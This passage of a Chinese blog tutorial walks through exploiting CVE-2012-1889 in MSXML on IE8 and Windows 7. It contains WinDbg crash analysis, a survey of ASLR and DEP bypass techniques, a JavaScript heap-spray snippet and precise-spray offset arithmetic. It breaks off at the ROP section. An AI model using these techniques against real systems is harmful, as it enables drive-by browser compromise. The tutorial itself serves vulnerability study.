
CVE-2012-1889漏洞利用

原创

enjoy5512 于 2016-09-25 18:00:44 发布 3466 收藏 2

分类专栏： 其他

本文链接：https://blog.csdn.net/enjoy5512/article/details/52662158



本实验所需工具代码在我的GitHub上都能找到

GitHub ： https://github.com/whu-enjoy/CVE-2012-1889

一 . 工具准备

名称	修改日期	类型	大小
7z1514	2016/1/4 23:44	应用程序	1,074 KB
7z1514-x64	2016/1/4 23:43	应用程序	1,340 KB
ctojavascript.c	2016/9/25 1:50	C 文件	2 KB
cve-2012-1889	2016/9/25 1:36	Chrome HTML D...	6 KB
cve-2012-1889-test-poc	2016/9/25 1:55	Chrome HTML D...	1 KB
ImmunityDebugger_1_85_setup	2016/9/24 21:04	应用程序	22,217 KB
jre-6u37	2016/9/24 21:42	压缩(zipped)文件...	14,373 KB
log	2016/9/24 22:06	文本文档	17 KB
mona.py	2016/9/24 20:40	PY 文件	494 KB
shellcode_test.c	2016/9/25 1:47	C 文件	2 KB
Windbgx86_v6.12.2.633.1395371577	2016/9/24 20:37	Windows Install...	18,818 KB
文件说明	2016/9/25 2:04	文本文档	1 KB

文件说明 - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

7z1514.exe	7z解压软件
7z1514-x64.exe	7z解压软件
c2javascript.c	用于将C语言形式的shellcode转化成javascript形式的shellcode
cve-2012-1889.html	漏洞利用网页
cve-2012-1889-test-poc.html	测试系统是否存在cve-2012-1889漏洞的poc网页
ImmunityDebugger_1_85_setup.exe	ImmunityDebbug，用于生成rop链与查找某些指令地址
jre-6u37.zip	安装后，用于提供未开启ASLR保护的模块
log.txt	我电脑上用mona插件生成的rop链日志
mona.py	用于生成rop链的插件
shellcode_test.c	用于测试shellcode的功能
Windbgx86_v6.12.2.633.1395371577.msi	Windbg,用于调试程序


二 . 实验环境搭建

实验系统：
——Win7 SP1 专业版 (64位)
——IE 8.0.7601.17514
1. 从工具中将java6安装包解压出来,安装好java6,提供实验所需的未开启ASLR保护的DLL模块
2. 安装Windbg调试工具
3. 安装ImmunityDebugger,将mona插件复制到ImmunityDebugger的插件目录,我这里是
C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands
4. 如果电脑上没有C语言编译器,可自行安装一种,因为安装包太大了,我的工具包里没提供.我用的是Visual C++ 6.0 Enterprise(这个软件与我win764位会提示不兼容,不过好像不影响使用)


三 . 漏洞检测与漏洞利用程序可行性测试

漏洞检测
使用ie打开CVE-2012-1889-test-poc.html,网页提示

点击允许阻止的内容,过一会便可以看到程序出错,点击查看详情,可以看到是msxml3.dll这个模块出现的问题,异常偏移0x04e2d9,出现这个说明漏洞存在



漏洞利用程序可行性检测
使用ie打开CVE-2012-1889.html,网页提示



点击允许阻止的内容,过一会便可以看到成功弹出计算器,说明我们的shellcode被成功执行了,漏洞利用成功


四 . 漏洞详情

Microsoft XML Core Services (MSXML)是一组服务，可用JScript、VBScript、Microsoft开发工具编写的应用构建基于XML的Windows-native应用。

Microsoft XML Core Services 3.0、4.0、5.0和6.0版本中存在漏洞，该漏洞源于访问未初始化内存位置。远程攻击者可利用该漏洞借助特制的web站点，执行任意代码或导致拒绝服务（内存破坏）。

五 . 漏洞触发过程

使用Windbg附加IE浏览器进程,注意,一般会有两个IE进程,一个是正打开CVE-2012-1889.html文件的进程,我们要附加的是另外一个IE进程,也就是图中下面那个进程



从前面的漏洞测试程序可以看到,异常是在msxml3.dll文件的偏移为0x04e2d9处,因为每次dll加载,基址都会变,所以每次下断点的地方都要随之改动.附加进程后,先使用bl看看断点信息,如果有断点,则先用bc+断点编号将所有断点清除,否则会显示断点所在的位置不存在..因为msxml3.dll,是在点击允许禁止的内容后加载的,所以使用sxe ld:msxml3.dll让程序在加载msxml3.dll的时候中断.然后g让ie正常运行

```
*** wait with pending attach
Symbol search path is: *** Invalid ***
*****************************************************************************
* Symbol loading may be unreliable without a symbol search path.            *
* Use .symfix to have the debugger choose a symbol path.                    *
* After setting your symbol path, use .reload to refresh symbol locations. *
*****************************************************************************
Executable search path is:
(ef4.c9c): Break instruction exception - code 80000003 (first chance)
eax=7ef72000 ebx=00000000 ecx=00000000 edx=77b2f7ea esi=00000000 edi=00000000
eip=77aa000c esp=0643fedc ebp=0643ff08 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Windows\SysWOW64\ntdll.dll -
ntdll!DbgBreakPoint:
77aa000c cc              int     3
0:018> bl
0:018> sxe ld:msxml3.dll
0:018> g
```

点击允许阻止的内容,可以看到程序中断在msxml3.dll加载时的地方.

```
*** wait with pending attach
Symbol search path is: *** Invalid ***
************************************************************************
* Symbol loading may be unreliable without a symbol search path.       *
* Use .symfix to have the debugger choose a symbol path.               *
* After setting your symbol path, use .reload to refresh symbol locations. *
************************************************************************
Executable search path is:
(ef4.c9c): Break instruction exception - code 80000003 (first chance)
eax=7ef72000 ebx=00000000 ecx=00000000 edx=77b2f7ea esi=00000000 edi=00000000
eip=77aa000c esp=0643fedc ebp=0643ff08 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Windows\SysWOW64\ntdll.dll -
ntdll!DbgBreakPoint:
77aa000c cc              int     3
0:018> bl
0:018> sxe ld:msxml3.dll
0:018> g
ModLoad: 71ec0000 71ff3000   C:\Windows\SysWOW64\msxml3.dll
eax=00000000 ebx=00000000 ecx=00000000 edx=00000000 esi=7ef99000 edi=030c75c8
eip=77aafc52 esp=030c749c ebp=030c74f0 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!ZwMapViewOfSection+0x12:
77aafc52 83c404          add     esp,4
```

可以看到msxml3.dll此时的模块基址是0x71ec0000,出现问题的偏移是0x04e2d9. 0x71ec0000+0x04e2d9 = 0x71f0e2d9处,使用u命令查看0x71f0e2d9附近的代码

```
71f0e2d2 3bc3            cmp     eax,ebx
71f0e2d4 7429            je      msxml3!DllRegisterServer+0x8862 (71f0e2ff)
0:005> u 0x71f0e2c0 L20
msxml3!DllRegisterServer+0x8823:
71f0e2c0 7508            jne     msxml3!DllRegisterServer+0x882d (71f0e2ca)
71f0e2c2 ff5620          call    dword ptr [esi+20h]
71f0e2c5 3bc3            cmp     eax,ebx
71f0e2c7 0f8c6339feff    jl      msxml3!DllGetClassObject+0x247f7 (71ef1c30)
71f0e2cd 8b45ec          mov     eax,dword ptr [ebp-14h]
71f0e2d0 8bf0            mov     esi,eax
71f0e2d2 3bc3            cmp     eax,ebx
71f0e2d4 7429            je      msxml3!DllRegisterServer+0x8862 (71f0e2ff)
71f0e2d6 ff7528          push    dword ptr [ebp+28h]
71f0e2d9 8b08            mov     ecx,dword ptr [eax]
71f0e2db ff7524          push    dword ptr [ebp+24h]
71f0e2de ff7520          push    dword ptr [ebp+20h]
71f0e2e1 57              push    edi
71f0e2e2 6a03            push    3
71f0e2e4 ff7514          push    dword ptr [ebp+14h]
71f0e2e7 68b4d3ee71      push    offset msxml3!DllGetClassObject+0x1ff7b (71eed3b4)
71f0e2ec 53              push    ebx
71f0e2ed 50              push    eax
71f0e2ee ff5118          call    dword ptr [ecx+18h]
71f0e2f1 89450c          mov     dword ptr [ebp+0Ch],eax
71f0e2f4 8b06            mov     eax,dword ptr [esi]
71f0e2f6 56              push    esi
71f0e2f7 ff5008          call    dword ptr [eax+8]
71f0e2fa e92639feff      jmp     msxml3!DllGetClassObject+0x247ec (71ef1c25)
```

可以看到在0x71f0e2cd处,程序将ebp-14h处的值赋值给eax,而在0x71f0e2d9处将eax的值所表示的地址的值赋值给ecx,因为ebp-14h处的值是没有初始化的,所以取值时会出错,报异常..
再继续往下看,在下面还有call dword ptr [ecx+18h] 和 call dword ptr [eax+8],也就是说,如果精心构造栈数据,那么将有可能在程序在执行到这两个call的时候控制程序的流程

六 . 漏洞利用实战

一 . 对于开启了ASLR的程序,模块在每次加载的时候,基址都会改变,所以针对地址随机化,一般采用以下几种攻击方式
1.基地址泄露漏洞,某个dll模块的某个内存地址的泄露,进而可以泄露该DLL的基地址,进而可以得到任意DLL的基地址

2.某些没有开启地址随机化的模块
当浏览器加载一个带try location.href = 'ms-help://' 语句的页面时,HXDS.DLL就会被加载,而该DLL并没有开启地址随机化
利用该方法的CVE-2013-3893， CVE2013-1347， CVE-2012-4969， CVE-2012-4792

3.堆喷射需要配合没有开启地址随机化的模块

4.覆盖部分返回地址
虽然模块加载基地址发生变化，但是各模块的入口点地址的低字节不变，只有高位变化
对于地址0×12345678，其中5678部分是固定的，如果存在缓冲区溢出，可以通过memcpy对后两个字节进行覆盖，可以将其设置为0×12340000 ~ 0x1234FFFF中的任意一个值。
如果通过strcpy进行覆盖，因为strcpy会复制末尾的结束符0×00，那么可以将0×12345678覆盖为0×12345600，或者0×12340001 ~ 0x123400FF。
部分返回地址覆盖，可以使得覆盖后的地址相对于基地址的距离是固定的，可以从基地址附近找可以利用的跳转指令。
这种方法的通用性不是很强，因为覆盖返回地址时栈上的Cookie会被破坏。不过具体问题具体分析，为了绕过操作系统的安全保护机制需要考虑各种各样的情况。

5.java Applet Spray:Java Applet中动态申请中动态申请的内存空间具有可执行属性,可在固定地址上分配滑板指令(如Nop和ShellCode)，然后挑转到上面地址执行。和常规的HeapSpray不同，Applet申请空间的上限为100MB，而常规的HeapSpray可以达到1GB

6.just in Time Compliation(JIT)即时编译，也就是解释器（如python解释器），主要思想是将ActionScript代码进行大量xor操作，然后编译成字节码，并且多次更新到Flash VM,这样它会建立很多带有恶意xor操作的内存块vary=
(0×11223344^0×44332211^0×4433221);
正常情况下被解释器解释为：
如果非常规的跳转到中间某一个字节开始执行代码，结果就是另一番景象了：
关于JIT的详细介绍，可以参考
●Pointer Inference and JIT Spraying以及
●Writing JIT-Spray shellcodefor fun and profit
●Pointer Inference and JIT Spraying
●Writing JIT-Spray shellcode for fun and profit

7.某些固定的基地址
★从Windows NT 4到Windows 8，
(1)SharedUserData的位置一直固定在地址0x7ffe0000上
(2)0x7ffe0300总是指向KiFastSystemCall
(3)反汇编NtUserLockWorkStation函数，发现其就是通过7ffe0300进入内核的
利用方法:
这样，在触发漏洞前合理布局寄存器内容，用函数在系统服务(SSDT / Shadow SSDT)中服务号填充EAX寄存器，然后让EIP跳转到对应的地方去执行，就可以调用指定的函数了。但是也存在很大的局限性：仅仅工作于x86 Windows上；几乎无法调用有参数的函数

★64位Windows系统上0x7ffe0350总是指向函数ntdll!LdrHotPatchRoutine
(经过验证可能不是这个地址,但是这个地址在开启了ASLR后是固定的)
利用方法:
在触发漏洞前合理布局寄存器内容，合理填充HotPatchBuffer 结构体的内容，然后调用LdrHotPatchRoutine。
(1)如果是网页挂马，可以指定从远程地址加载一个DLL文件；
(2)如果已经经过其他方法把DLL打包发送给受害者，执行本地加载DLL即可。
此方法通常需要HeapSpray协助布局内存数据；且需要文件共享服务器存放恶意DLL；只工作于64位系统上的32位应用程序；不适用于Windows 8

二 . 对于win7,因为启用了DEP保护,所以还要绕过DEP,一般DEP绕过方式有下面几种

●绕过方式:

1.某些程序没有启动DEP保护

2.Ret2Libc(最后可以执行ZwSetInfomationProcess,VirtualProtect,VitualAlloc)(ROP)

3.某些可以执行的内存(比如,Java Applet中动态申请中动态申请的内存空间具有可执行属性)

4.利用某些.Net控件和Java控件来绕过

5.利用TEB突破DEP(局限于XP SP2以下的版本)

6.利用WPN与ROP技术


ROP（Return Oriented Programming）:连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列.WPM（Write Process Memory）：利用微软在kernel32.dll中定义的函数比如：WriteProcess Memory函数可将数据写入到指定进程的内存中。但整个内存区域必须是可访问的，否则将操作失败

7.利用SEH绕过DEP


启用DEP后，就不能使用pop pop ret地址了，而应采用pop reg/pop reg/pop esp/ret 指令的地址，指令 pop esp 可以改变堆栈指针，ret将执行流转移到nseh 中的地址上（用关闭NX 例程的地址覆盖nseh，用指向pop/pop /pop esp/ret 指令的指针覆盖异常处理器）

对于上面这个漏洞,我们采用Heap Spray + ROP技术来实现漏洞的利用

先看看堆的分布



可以看到,一般来说,堆是从低地址开始分配,一般保证命中率与分配效率来看,我们一般使用0x0c0c0c0c(192M)这个地址来作为返回地址,所以当动态分配200M空间后,申请的堆就会覆盖0x0c0c0c0c这个地址,如下图所示



所以,攻击代码动态申请了200M的堆空间

```
var block = evilcode.substring(2, 0x40000 - 0x21);
// [ Allocate 200 MB ]
var slide = new Array();
for (var i = 0; i < 400; i++){
  slide[i] = block.substring(0, block.length);
}
```


为了绕过DEP，我们需要前面所讨论的ROP技术，另外，必须保证跳转到堆上的时候正好位于ROP链的第一条指令，这就涉及到精准的堆喷射问题。采用如下的技术，我们可以保证0x0C0C0C0C处即为ROP链的第一个字节。使用Windbg调试打开PoC页面的IE进程，当完成堆的喷射之后，查看0x0C0C0C0C所在的堆块的属性，如下面的文字所示：

```
0:008> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c070018 fff8 0000  [00]   0c070020    7ffc0 - (busy VirtualAlloc)
          ? <Unloaded_ud.drv>+7ffb9
```

可以看出，0x0C0C0C0C所在堆块的UserPtr为0x0C070020，可以计算：


```
0x0C0C0C0C - 0x0C070020 = 0x50BEC
0x50BEC / 2 = 0x285F6
0x285F6 % 0x1000 = 0x5F6
```

其中第一个表达式求出0x0C0C0C0C到UserPtr的距离，因为JavaScript中字符串是Unicode形式的，所以在第二个表达式中我们进行了除以2的操作，又因为堆块的对齐粒度是0×1000，所以将结果对0×1000进行取余。注意每一次查看0x0C0C0C0C所在堆块的UserPtr会不尽相同，但是在特定的环境下计算出来的最终结果基本是一致的，如本实验在win7 sp1的IE8下为0x5F6（某些IE8环境下得出的结果可能是0x5F4），于是堆中每一块0×1000大小的数据看起来如图所示：




1.寻找未开启ASLR保护的模块:

